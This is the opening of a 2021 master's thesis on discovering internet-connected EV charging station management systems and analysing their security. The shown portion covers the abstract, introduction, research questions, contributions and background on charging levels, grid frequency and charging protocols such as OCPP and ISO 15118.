Large-Scale Study of Internet-Connected Electric Vehicle Charging Station Management Systems: Discovery, Security Analysis and Mitigation

Tony Nasr

A Thesis

in

The Department

of

Information and Systems Engineering

Presented in Partial Fulfillment of the Requirements for the Degree of

Master of Applied Science (Information Systems Security) at

Concordia University

Montréal, Québec, Canada

August 2021

CONCORDIA UNIVERSITY

School of Graduate Studies

This is to certify that the thesis prepared

By: **Tony Nasr**

Entitled: **Large-Scale Study of Internet-Connected Electric Vehicle Charging Station Management Systems: Discovery, Security Analysis and Mitigation**

and submitted in partial fulfillment of the requirements for the degree of

Master of Applied Science (Information Systems Security)

complies with the regulations of this University and meets the accepted standards with respect to originality and quality.

Signed by the Final Examining Committee:

______________________ Chair/Examiner
Dr. Mohammad Mannan

______________________ Examiner
Dr. Lingyu Wang

______________________ Supervisor
Dr. Chadi Assi

______________________ Co-supervisor
Dr. Claude Fachkha

Approved by ______________________
Dr. Abdessamad Ben Hamza, Chair
Department of Information and Systems Engineering

__________ 2021

____
Dr. Mourad Debbabi, Dean,
Gina Cody School of Engineering and Computer Science

Abstract

Large-Scale Study of Internet-Connected Electric Vehicle Charging Station Management Systems: Discovery, Security Analysis and Mitigation

Tony Nasr

The demand for Electric Vehicles (EVs) has been exponentially increasing, and to achieve sustainable growth, the industry dictated rapid development of the supporting infrastructure. This resulted in a subsequent increase in the number of deployed EV charging stations (EVCS) to fulfill charging demands. Moreover, while these Internet-connected EVCS are equipped with management systems (EVCSMS) to enable extended remote operations, the insecurity of their EVCSMS can open doors for various cyber attacks, threatening the availability, privacy and resiliency of EVCS users and the connected critical infrastructure. This requires building a reliable EV charging ecosystem that serves customer demands while ensuring the security of the Internet-enabled systems and the connected critical infrastructure against possible cyber attacks. Therefore, in this thesis, we propose a multi-stage framework for investigating the EVCS threat landscape by fingerprinting online EVCSMS and evaluating their (in)security from an adversary (external) point of view without having the privilege and level of access that the respective system developers have, thus providing a realistic perspective of the attack surface. The framework relies on extracting features from a small sample of EVCSMS to perform an iterative and extended discovery/fingerprinting process by leveraging existing device search engines and a sequence of classification/clustering approaches. Consequently, the security of the identified EVCSMS is assessed through in-depth vulnerability analysis. Specifically, we leverage reverse engineering and penetration testing techniques to perform a novel and comprehensive security and vulnerability analysis of the identified EVCSMS and their software/firmware implementations. Our systematic analysis unveils an array of vulnerabilities, which demonstrate the insecurity of the EVCSMS against remote cyber attacks. Considering the feasibility of such attacks, we discuss attack implications against the various stakeholders (i.e., the EVCS, users/operators, and the power grid). More importantly, we simulate the impact of practical cyber attack scenarios against the power grid, which result in possible service disruption and failure in the grid. Indeed, we leverage the framework to identify 27,439 EVCS hosts that are instrumented by 44 different EVCSMS products. Our in-depth analysis demonstrates the insecurity of EVCSMS at scale by identifying 120 vulnerabilities across the majority of the hosts (92%), representing mainly critical and/or high risk vulnerabilities (e.g., SQL injection) that lead to remote exploitation. While recommending countermeasures to mitigate future threats, our discoveries raise concerns about the lack of adequate security considerations in the design of the deployed EVCS, which will motivate vendors to take immediate action to patch their developed systems. Finally, our communication with the concerned parties resulted in positive responses from vendors such as Schneider Electric, who acknowledged our findings by reserving more than 20 CVEs, respectively. Moreover, we contribute towards the security of the EVCS ecosystem by providing our framework and knowledge to motivate vendors/developers towards evaluating and improving the security of their EVCSMS. We conclude this thesis by summarizing the main takeaways and discussing research gaps that pave the way for future work.

Dedication

This thesis is dedicated to my dad. He is my role model in life, I only hope that I can ever become the man that he is; the sweetest, kindest, and most genius man that I know. He has always been there to look out for me and answer all my questions ever since I was a young child. He is my source of knowledge and what I am today is because of him.

To my mom, who has always motivated me, stood by my side and helped me through my problems. She is my source of wisdom and sweetness, and from her I learn to be the best and kindest version of myself and always treat others with generosity and care.

To my girlfriend, for her unconditional love and boundless support. She is the brightest, smartest, and wisest girl that a man can dream of and I am thankful for being so lucky to know her and have her in my life; she is my blessing.

To all my family, I will never forget your support and empathy.

Acknowledgments

I would like to take the time here to express my deepest gratitude for the individuals who allowed this milestone to become reality.

First, I would like to thank my esteemed supervisor Professor Chadi Assi for his invaluable supervision, support and tutelage during the course of my Master's degree and for supporting me thoroughly throughout my work and helping out in any possible way whether technical or personal. I would also like to express gratitude to my co-supervisor Doctor Claude Fachkha for his treasured support which was really influential in shaping my experiment methods and critiquing my results.

I would like to thank my dad and mom for their countless sacrifices to educate me and provide me with the best growing environment as well as make sure that I always obtain all that I need and require.

I want to thank my girlfriend, the most beautiful soul I know, for whom I could not have reached this achievement without her relentless support and love.

I also want to thank my uncle and his family for receiving me among them during the pursuit of my Master's degree. They welcomed me in the warmest possible way and helped me to settle my matters.

Finally, I would like to thank my friends, lab mates, colleagues and research team for a cherished time spent together in the lab, and in social settings.

Contents

List of Figures

List of Tables

List of Abbreviations

AC	Alternating Current
API	Application Programming Interface
APK	Android Package Kit
App	Application
BEV	Battery Electric Vehicles
CGI	Common Gateway Interface
CISA	Cybersecurity & Infrastructure Security Agency
CORS	Cross-Origin Resource Sharing
CPS	Cyber-Physical System
CSP	Content Security Policy
CSRF	Cross-Site Request Forgery
CSS	Cascading Style Sheets
CSVi	Comma-Separated Value Injection
CVE	Common Vulnerabilities and Exposures
CWE	Common Weakness Enumeration
DC	Direct Current
DDoS	Distributed Denial of Service
DOM	Document Object Model

DoS	Denial of Service
DTD	Document Type Definitions
EVCSMS	Electric Vehicle Charging Station Management Systems
EVCS	Electric Vehicle Charging Station
EVSE	Electric Vehicle Supply Equipment
EV	Electric Vehicle
FCDP	Flash Cross-Domain Policy
FTP	File Transfer Protocol
GPS	Global Positioning System
GUI	Graphical User Interface
HEB	Hybrid Electric Vehicles
HMI	Human Machine Interface
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
IEC	International Electromechanical Commission
IoEV	Internet-of-Electric-Vehicles
IoT	Internet of Things
IPA	iOS App Store Package
IP	Internet Protocol
ISO	International Standardization Organization
ITS	Intelligent Transportation Systems
JFFS2	Journalling Flash File System version 2
JSON	JavaScript Object Notation
LAN	Local Area Network

MITM	Manipulator-In-The-Middle
OBU	On Board Unit
OCA	Open Charge Alliance
OCPP	Open Charge Point Protocol
OS	Operating System
OWASP	Open Web Application Security Project
PHEV	Plug-In Hybrid Electric Vehicles
PLC	Power-Line Communication
RegEx	Regular Expressions
RFID	Radio-Frequency Identification
SAE	Society of Automotive Engineers
SOAP	Simple Object Access Protocol
SQLi	Structure Query Language Injection
SQL	Structure Query Language
SSH	Secure Shell Protocol
SSRF	Server-Side Request Forgery
URL	Uniform Resource Locator
V2G	Vehicle-to-Grid
WAF	Web Application Firewall
WSCC	Western System Coordinating Council
WUI	Web User Interface
WWW	World Wide Web
XML	Extensible Markup Language
XSS	Cross-Site Scripting
XXE	External XML Entity Injection

Chapter 1

Introduction

1.1 The Rise of Electric Vehicle Charging Stations

1.1.1 The Internet of Things

When the Internet was born with the promise to lay ground for decentralized, transparent and border-less communication, a new era had began [1]. Gradually, communication among people from all around the globe became a reality and was no longer a fantasy. From the World Wide Web (WWW) to Netscape all the way to becoming an essential part of every house [2], this technological revolution shaped the last century. In turn, the Internet opened the door for further technologies and services and made way for another revolution which will be known as the Internet-of-Things (IoT).

In 1999, Kevin Ashton coined the term IoT during his presentation while selling radio-frequency identification (RFID) technology to the managers of a company called Procter&Gamble. He argued that the large amounts of information generated on the Internet is far too hard to be collected and managed by humans, thus proposing that computers should collect and process this data among each other without involving humans [3]. Kevin's concept of the IoT paradigm got popularized in 2009, ten years after the initial proposition, when everyday objects were getting transformed into smart objects capable of data collection, analysis, and sharing among the various entities by embedding into them sensors and actuators. The IoT paradigm, a technological revolution int itself, would also enable further application and services that will contribute into triggering new revolutions namely intelligent transportation systems, smart cities and grids all the way up to Industry 4.0.

Consequently, the realization of these services and systems requires a wide market adoption of IoT devices and accordingly there has been an exponential increase in the number of IoT devices since 2009. In fact, almost every household nowadays has has at least one kind of smart device such as a smart lighting system, temperature control system and home surveillance system [4]. This rapid growth in the number of IoT devices accompanied with the improvement in communication technologies has made available more applications and services for end-users.

1.1.2 Intelligent Transportation Systems

The IoT paradigm has made possible a wide array of services, among which there is the Intelligent Transportation Systems (ITS). In general, ITS consist of four main subsystems namely vehicular, stationary, monitoring and security, each having its own set of functionalities and devices. For instance, the vehicular ITS subsystem, whose principal functionality is to communicate vehicle information with the other subsystems, accommodates IoT devices such as Global Positioning System (GPS) and On Board Unit (OBU). Additionally, the security ITS subsystem is responsible for detecting malicious activities as well as authenticating the different entities. ITS subsystems interact together in order to efficiently monitor and manage the transportation network [5].

1.1.3 Smart Grids

While ITS leverages IoT devices to monitor transportation networks, smart grids leverage them to efficiently manage energy consumption, generation and transmission. By using different IoT devices such as sensors, smart meters and actuators, power suppliers can dynamically monitor and manage their energy production and consumption based on the data provided by these smart devices. Furthermore, this data can be analyzed to enhance the service-experience of energy consumers as well as avoid failures and detect anomalies [6].

1.1.4 The Electric Vehicle Charging Ecosystem

While these two services (i.e., ITS and smart grids) deal with transportation and energy networks, which are two different networks, a new service emerged to combine both; the Electric

Vehicle (EV) charging infrastructure. Specifically, EVs belong to the the vehicular ITS subsystem and their charging infrastructure belong to smart grids. For instance, an EV would connect to the nearest EVCS at home or public to recharge its battery, and through embedded smart meters and controllers within the EVCS, the charging data could be sent to the power utility to effectively manage its energy production and accommodate for EV charging during the different times of the year. Furthermore, the integration of ITS and smart grids within the context of the EV charging ecosystem could enable self-driving EVs to find then drive to the nearest EVCS for a battery recharge.

Although the road to full integration is still away from completion, the EV industry has undergone an exponential growth over the past few years. Indeed, almost all car manufacturers are designing and producing at least one type of EV. As a result of this increase as well as the foreseen growth in the number of EVs, there have been major investments into the EV charging ecosystem and infrastructure. Similar to the EV industry, major companies including Schneider Electric [7] and Siemens are now manufacturing EVCS. In addition, lots of car companies including Porsche and Tesla are providing EVCS specific to their EVs. Furthermore, new companies emerged and started to lead the field of EVCS manufacturing such as ChargePoint. Beside proliferating in the market, EVCS have transitioned into the IoT paradigm. In particular, EVCS are now internet-connected transmitting data between them and the EVs, as well as communicating with a management system (EVCSMS) to monitor and control their charging process. This transition opened the door for new challenges including one of critical importance, that is cyber-security.

Security has always been a critical issue for IoT devices. Given their limited computing and storage capacity, IoT devices lack heavy security protocols which leaves them open to cyber-attacks. In addition, the availability of these devices in many places such as the markets and homes make them a more lucrative victim and attack surface for cyber-attacks. For instance, the Mirai botnet exploited default credentials to infect more than half a Million IoT device [8].

When it comes to EVCS, they is no exception either, as their attack surface is becoming larger as more EVCS are becoming available to the consumers with low prices due to government incentives, in addition to their yet-to-be mature security protocols which implemented limited to no security measures and are riddled with vulnerabilities [9]. Furthermore, EVCS represent much more crucial entities than other IoT devices due to their their unique characteristics and their integration with critical infrastructure (i.e., power grid). In particular, EVCS have higher power rates than almost all consumer IoT devices (e.g., electric water heaters and air conditioners). Moreover, current EVCS protocols allow for bidirectional power flow, meaning that the EVs can also discharge their batteries to the power grid. Thus, when an EVCS is compromised, it can cause disturbances and further energy attacks on the power grid. In addition, the communication link between the EVCS and the EV could also be compromised leading to data theft and tampering as well as cause damage to the EV battery.

1.2 Problem Scope and Motivation

The number of Electric Vehicles (EVs) has been exponentially increasing, and to achieve sustainable growth, the industry dictated rapid development of the supporting infrastructure. This resulted in a subsequent increase in the number of deployed EV charging stations (EVCS) to fulfill charging demands. Moreover, while these Internet-connected EVCS are equipped with management systems (EVCSMS) to enable extended remote operations, the insecurity of their EVCSMS can open doors for various cyber attacks, threatening the availability, privacy and resiliency of EVCS users and the connected critical infrastructure. Therefore, there is a need to build a reliable EV charging ecosystem that serves customer demands while ensuring the security of the Internet-enabled systems and the connected critical infrastructure against possible cyber attacks. In this thesis, we address the threats associated with the deployment of EVCS and their management systems, which can be exploited to perform large-scale cyber attacks (e.g., DDoS). To mitigate such threat, there is a need to possess an Internet perspective of the deployed EVCSMS and their security posture, which is challenging due to the lack of empirical data and knowledge about the deployed EVCS and their security.

1.3 Objectives and Research Questions

To address these challenges, in this thesis, we propose and devise a multi-stage framework for investigating the EVCS threat landscape by fingerprinting and discovering online EVCSMS. The framework relies on extracting features from a small sample of EVCSMS to perform an iterative and extended discovery/fingerprinting process by leveraging existing device search engines and a sequence of classification/clustering approaches. We aim at obtaining a representative sample of widely deployed EVCSMS. Additionally, we implement specialized modules into the framework that leverage reverse engineering and penetration testing techniques to perform a novel and comprehensive security and vulnerability analysis of the identified EVCSMS and their software/firmware implementations. We aim at building a better understanding about the current state of EVCS and their management systems while addressing the problems of device discovery and fingerprinting for EVCS.

In particular, we aim at addressing the following research questions (RQs):

(1) *Given the growing number of Internet-enabled EVCS, how can we fingerprint and discover them within the IoT cyber-space?*

(2) *What systematic methodologies can be explored to examine the security of EVCSMS and identify vulnerabilities that can be used to launch cyber attacks?*

(3) *What are the real-life implications of cyber attacks against the EVCS and their users? How can we utilize cybersecurity countermeasures to mitigate them?*

(4) *How can adversaries leverage exploited EVCS to attack critical infrastructure such as the power grid? What are the practical implications of such attacks against the power grid and its operations?*

1.4 Summary of Methodology

To answer our RQs, we propose a multi-stage framework for exploring the EVCS threat landscape by discovering/fingerprinting Internet-accessible EVCS and assessing the security of their EVCSMS. Specifically, we implemented the framework which consists of several interconnected components that feed into each other iteratively to identify/fingerprint EVCSMS and analyze their security. Indeed, this framework allowed us to collect a large number of EVCSMS products and host instances while utilizing various methods to perform an in-depth security analysis on the identified systems. Our aim is to detect vulnerabilities in these systems and explore real-life attack implications. Furthermore, we setup and conduct simulation experiments to study the feasibility of leveraging a botnet of exploited EVCS to carry out frequency instability attacks against the power grid and its operations. In Chapters 3 and 4, we present a detailed description of the proposed framework in terms of system discovery and security analysis.

1.5 Contributions

In this thesis, we aim to study the security posture of the EV charging ecosystem and infrastructure by examining its fundamental entities EVCS and inspecting their EVCSMS for vulnerabilities. In particular, we survey the ecosystem in terms of protocols, communication links and entities. Further, we propose a novel framework to discover Internet-Connected EVCS by fingerprinting their corresponding EVCSMS. With this large cyber surface, we extend the implemented framework with special modules to conduct a large-scale thorough security analysis on the detected EVCSMS and uncover a plethora of exploitable vulnerabilities. Specifically, we uncover a collection of 0-day vulnerabilities (i.e., security issues that are unknown to the product vendor and security community) and got assigned CVE-IDs [10] for reporting them to the respective vendors, including Schneider Electric. Next, we present the implications of these vulnerabilities as well as detail their impacted entities and shed light on the various cyber attacks that are enabled by these security issues. Moreover, we craft a cyber attack that can cause major disturbances on the power grid through large-scale manipulation of compromised EVCS's charging and discharging operations. In addition, we demonstrate the impact of such attacks by performing a transient stability analysis using simulation results. Given the severity of the discussed vulnerabilities and respective attacks, we present and explore the different mitigation techniques and mechanisms that could be leveraged to secure such a critical infrastructure and help re-envision the ecosystem.

We present a summary of the main contributions made throughout this thesis in the following sub-sections:

1.5.1 Large-Scale Fingerprinting and Discovery of Internet-Connected EVCSMS

First, to address the problem of EVCS discovery and fingerprinting and the lack of empirical data and knowledge about EVCS and their management systems (EVCSMS), we propose a multi-stage framework. Our approach utilizes information about seed EVCS hosts and their EVCSMS and leverages existing devices search engines to identify a significantly larger number of deployed EVCS in the wild. Indeed, we use empirical data to demonstrate the effectiveness of our iterative approach towards fingerprinting a wide range of EVCSMS, while building a knowledge base for improved EVCS discovery in the future. Specifically, we were able to discover 44 types of EVCSMS that are managing 27,439 instances of Internet-Connected EVCS. In fact, we are among the first to report experimental results on detecting Internet-connected EVCS and their characteristics in the wild.

1.5.2 In-Depth Security Analysis of EVCSMS

To the best of our knowledge, we are among the first to perform a comprehensive large-scale security analysis of Internet-connected EVCS and their management systems which are developed by various vendors. We highlight a major flaw in the design and implementation of EVCSMS, which have been surprisingly overlooked by EVCS manufacturers and system developers, despite that the identified vulnerabilities have already been addressed in other contexts. Specifically, we employ the devised system lookup and collection approaches to identify a large number of EVCSMS, then leverage reverse engineering and white-/black-box web application penetration testing techniques to perform a thorough vulnerability analysis. We demonstrate the feasibility of cyber attacks against the deployed EVCS by presenting vulnerabilities which can lead to remote EVCS exploitation and manipulation. In our analysis, we uncover a list of high- and critical-severity security issues for the analyzed EVCSMS such as SQL Injection (SQLi), Cross-Site Scripting (XSS), Server-Side Request Forgery (SSRF) and Cross-Site Request Forgery (CSRF) to name some. By leveraging our proposed framework, we identified 25,300 vulnerable EVCS instances managed by 44 vendor-specific EVCSMS products that suffer from 120 critical, high and medium severity vulnerabilities. Moreover, we communicate the findings to the respective affected EVCSMS vendors and product developers to encourage further actions towards securing existing EVCSMS. Indeed, our findings were acknowledged by the vendors, among which, Schneider Electric assigned more than 20 common vulnerabilities and exposures (CVE) IDs [10] (e.g., CVE-2021-22706, CVE-2021-22721, CVE-2021-22722, etc), respectively.

1.5.3 EVCSMS Attack Implications and Vulnerability Mitigations

We discuss practical attack implications against the stakeholders namely the EVCS, their users, and the connected critical infrastructure such as the power grid and the communication networks. Moreover, we simulate attack scenarios against the power grid, where an adversary is assumed to leverage compromised EVCS to perform large-scale attacks with the purpose of causing frequency instability, which result in possible power outages and/or denial of service. More importantly, while we discuss the feasibility of remote attacks and their implications on various stakeholders, we recommend a list of practical countermeasures to address these current security issues and strengthen the deployed systems against future attacks as well as prevent them. Finally, we contribute to the security of the overall EV charging ecosystem by providing our knowledge and findings from the framework for exploring the threat landscape and quantifying the vulnerabilities of online EVCS to motivate vendors/developers towards improving the security of their products while limiting future attacks.

1.6 Thesis Organization

The remainder of this thesis is structured as follows. In Chapter 2, we present background information about the EV charging ecosystem, its various entities specifically EVCS and EVCSMS as well as device discovery and search engines, along with a review of related literature. In Chapter 3, we give a detailed description of data and system collection by presenting the implemented framework architecture and components for the fingerprinting and discovery of Internet-connected EVCS using a multi-layer approach and passive Internet metascan-based data. In Chapter 4, we detail the framework components and techniques utilized for conducting in-depth EVCSMS security evaluation, asset and vulnerability analysis on a large number of EVCSMS instances then present the respective findings. Consequently, we present the corresponding attack implications along with experimental results and discussions, then propose mitigating countermeasures in Chapter 5. Finally, we summarize the main takeaways and discuss possible future research directions in Chapter 6.

Chapter 2

Background and Related Work

In what follows, we provide background information about the EV charging ecosystem specifically about EVCS and EVCSMS, followed by a review of literature with respect to various concerned topics as presented in recent published work.

2.1 Background

The EV charging ecosystem is a complex environment aggregated of several entities and components that coordinate in-between to operate and deliver a number of functionalities. In what follows, we present the main components of the EV charging ecosystem.

2.1.1 Physical Infrastructure

The EV charging ecosystem consists of a number of physical entities including Evs, the power grid, and charging pools which encompass the EVCS [11].

Power Grid

The power grid is the main source of power that allows EVCS to charge connected EVs. In order to determine the stability and reliability of the grid, electric supply/demand balance along with the frequency of the system, represented through the speed of the generators, are used as indicators. For instance, when the power grid's electrical demand increases, the speed of the generators is reduced,

Table 2.1: Power grid stability based on supply/demand balance and frequency range.

Supply/Demand Balance	**System Frequency**	**Operating Zone**
Supply >> Demand	f > 61.5Hz	Critical
Supply > Demand Supply = Demand Demand > Supply	59.95Hz < f < 60.05Hz	Stable
Demand >> Supply	f < 59.5Hz	Critical

releasing this kinetic energy into the system and vice versa. Specifically, to maintain its stability, the grid had to operate within a specific range of frequencies. If any frequency deviation occurs the system stability and performance is thrown off. We summarize the different operation zones associated with frequency ranges in North America [12] in Table 2.1. In general, whenever the system frequency drops below $59.5Hz$ or raises above $61.5Hz$ due to massive imbalance between supply and demand, the grid becomes operating in a critical region and any further electric imbalance would lead to shutting down the protection relays and equipment. In such scenarios, to bring the grid's frequency to nominal range, extreme measures have to be taken by controlling the mechanical input for the primary and secondary controllers [13].

Electric Vehicles

The main and only purpose of EVCS is to charge EVs which have been growing in numbers over the last years stimulating a further expansion in the EV charging infrastructure such as an increase in the deployment of EVCS. In particular, according to the International Energy Agency (IEA), the global EV fleet has been rapidly growing over the past few years with a current estimated 7.3 million EVs worldwide [14], and a projected exponential increase in the adoption of EVs in the coming years. In general, EVs can be categorized into three main classes [15]:

- Hybrid Electric Vehicles (HEV): These Evs are equipped with with both a fuel- and battery-based engine. The battery anf fuel engine operate at low and high speeds, respectively. HEV are charged through re-generative breaking and the fuel engine instead of EVCS.

- Plug-In Hybrid Electric Vehicles (PHEV): These EVs use a similar mechanism to that of

HEV. However, PHEVs can be plugged-in and charged through EVCS. Further, PHEVs are equipped with more powerful batteries and traction motors, which allow for longer travel distances.

- Battery Electric Vehicles (BEV): These EVs are powered entirely by an electrical engine, and therefore fully rely on EVCS to charge their batteries and power their engines. BEVs produce zero emissions due to the absence of internal combustion of a fuel-based engine [16].

In this work, we only consider PHEV and BEV since they can be plugged-in and charged through EVCS.

Electric Vehicle Charging Stations

EVCS are normally categorized based on their locations as public, thus accessible by everyone such as in parks, roadsides, public charging lots, or private, thus located at places such as residences or companies. EVCS are also classified into three major classes (Level 1–3) based on the maximum amount of power that they feed to the EV battery from the grid [17]:

- Level 1: This is the basic charger often found in homes and workplaces which provides power through a standard 120V AC household outlet with a corresponding power output of 1.5-2 kW. It does not require installation of additional equipment and can deliver 4-5 miles of range per hour of charging. This type of charging is restricted to North America, since the rest of the world uses a 220V electric supply for their plug-in EV [18].

- Level 2: This is the most common charger which provides power through a 240V residential connection or 208V for commercial plug. It requires installation of additional equipment, and can deliver 10-20 miles of range per hour of charging. It allows peak power of 19 kW and outputs on average 7.2 kW of power permitting drivers to fully charge their EVs in a couple of hours [19].

- Level 3: This is most often found in public, especially along heavy traffic corridors, and commonly referred to as DC (Direct Current) fast charging. It provides charging through a 480V AC input with up to 800V for some plug-in vehicles, with peak power of up to 240 kW

and on average 110 *kW*. This charger requires specialized high-powered expensive equipment, and can deliver 60-80 miles of range in 20 minutes of charging [20].

It should be noted that EVCS support both unidirectional and bi-directional electric power flow allowing the charging as well as discharging of EVs from and to the grid. Furthermore, while the power provided through the power grid is alternative current (AC), EV batteries require a direct current (DC) power voltage, therefore EV chargers are equipped with an AC/DC rectifier that converts AC power into DC power required by the EVs to charge. As for DC chargers, they utilize additional DC/DC converter to stabilize the power and improve power conversion [21]. In addition, the EV and EVCS are connected through a connector, which follows specific standards to delineate the connection. We discuss these standards in the next Section 2.1.1.

Communication Protocols and Standards

In order to enable the data exchange between the various entities, there exists a set of communication protocols and standards. Specifically, we present the protocols and standards that allow for communication between the EV and EVCS, and the EVCS and EVCSMS.

The communication between the EV and EVCS is considered as a link between the EV and the power grid, and is mainly provisioned through the following standards:

- Society of Automotive Engineers (SAE): The SAE provides multiple standards for the EV charging process by regulating the communication, safety and security. For instance, the SAE J-2293 standard describes the EV's energy transfer system communication requirements and network architecture [22], and the SAE J-1772 standard describes the connector specifications for Level 2 chargers used in North America [21]. In addition, SAE defines the SAE J-2847 and J-2836 standards which delineate the communication between the EVCS/EVSE and EV, as well as describe in details the requirements for EV reverse power flow that allows them to discharge their batteries back to the grid [21, 23].

- International Electromechanical Commission (IEC): The IEC is also an organization that establishes standards in the European Union for the EV charging communication, energy transfer and safety. For instance, the IEC 62196 standard specifies the types of socket/connector types that connect the EVCS to the EV, and the IEC 61851 standard manages the energy transfer and the communication messages. It should be noted that IEC, unlike SAE, does not specify standards/requirements for EV reverse power flow [22].

- International Standardization Organization (ISO): The ISO defines some standards in terms of Vehicle-to-Grid (V2G) communication. For instance, the ISO-15118 standard describes the communication infrastructure within the EV charging ecosystem and specifies the roles for the different entities of the infrastructure, specifically the EVCS, EV, and EVCS operators. In addition, the ISO-15118 standard relies on the IEC-61851 standard for EV in/out plug detection. Furthermore, it supports EV reverse power flow [24, 25].


- ChAdeMO: The ChAdeMO standard was originally released in 2012 as the Japanese national standard intended for Level 3 EVCS (i.e., DC fast charging) [26] and was later added to IEC-61851 and IEC-62196 [21].

The communication between EVCS and EVCSMS is essential for managing and controlling the various operations and functionalities of EVCS, and fundamentally it requires a protocol to supervise the data exchange. However, with the diversity of EVCS operators, various proprietary protocols have been devised. In general, despite the vast majority of the operators and the variety of the exchanged messages, most of them rely on HTTP(S) communication between the EVCS and the EVCSMS. In order to standardize the communication between these two entities, the Open Charge Alliance (OCA) designed and introduced in 2012 the Open Charge Point Protocol (OCPP) [27] which got adopted as the de-facto standard application protocol developed for message exchange between the EVCS and EVCSMS. With each new version release, the OCPP received improvements and updates to extend its features and capabilities. For instance, in version 1.5 OCPP only supported Simple Object Access Protocol (SOAP) messaging protocols and had 24 unique message types. Later on, in OCPP version 1.6 support got extended to include both SOAP and JavaScript Object Notation (JSON) and added new functionalities such as smart charging. Furthermore, OCPP version 2.0 got published in 2018, offering support for only JSON and got extended to have 65 unique message types. Additionally, this OCPP version added several new features mainly:

- EV-Grid standards: The charging process supervised by the ISO-15118 standard can be remotely managed through the EVCSMS (i.e., start or stop the charging process). In addition, the EVCSMS can now control when to send signal from the EVCS to notify the EV of the maximum current limit (i.e., ISO-15118 control pilot signal).
- Remote control: OCPP 2.0 allows for full remote control of the EVCS, by letting the charging station users and operators monitor and manage the EVCS in real time (e.g., change configurations, start/stop charging, unlocking the connector).

2.1.2 EVCS Management System

The main function of EVCS is to deliver electric power to charge EV batteries on demand, however, advanced EVCS have further features such as Internet connectivity for remote management [28]. These capabilities are driven by components such as the EVCS firmware and the EVCSMS. EVCS firmware is an embedded computer software designed to provide low-level control over the charging station's hardware and remains unmodified unless explicitly updated by the EVCS administrator. It is often a package containing a minified operating system (OS) with peripheral libraries and binaries. EVCSMS is a specialized software that provides the EVCS user/operator with the interface (as shown in Figure 2.1) and tools to remotely control and manage the operations on the EVCS such as scheduling, charge record-keeping, user authentication, to name a few. Although some of these features can also be managed through physical interfaces such as the human machine interface (HMI) implemented on the EVCS hardware, for this work we focus on examining the software components that allow for remote management over the network. The EVCSMS software can be deployed to instrument the EVCS by either embedding its application user interface into the EVCS firmware (i.e., firmware-based) or in the cloud on a web server (i.e., web-based). In this work, we examine the security of the two types of software EVCSMS products and conduct an in-depth vulnerability analysis on each of them. Specifically, we analyze firmware- and web-based EVCSMS software, respectively.




Charging station configuration

Charging station name: 3N 17326 07 005 002
Station type: Standalone [✓ Supervised]

Remote command required to control charge: [✓ No] Yes
Front panel push button activated: No [✓ Yes]
Key Lock: Yes
Charging station location: Indoor [✓ Outdoor]

(a) Overview of EVlink EVCSMS interface.



08.07.2021 04:18

Current status: Station is available
Charging mode: Smart charging

Last charging:
Charging started: 01.01.0001 00:00
Charging ended: 01.01.0001 00:00
Consumed energy: 0.0 kWh

Consumption	
Current month:	Previous month:
0.0 kWh	0.0 kWh
0.0 EUR	0 EUR

Power management
Current limited to: 14 A
Scheduled energy per day: 229.8 kWh

Look for **public charging stations** in your area

(b) Overview of CSWI Etrel EVCSMS interface.

Figure 2.1: Samples of EVCSMS interfaces.

2.1.3 Device Discovery and Fingerprinting

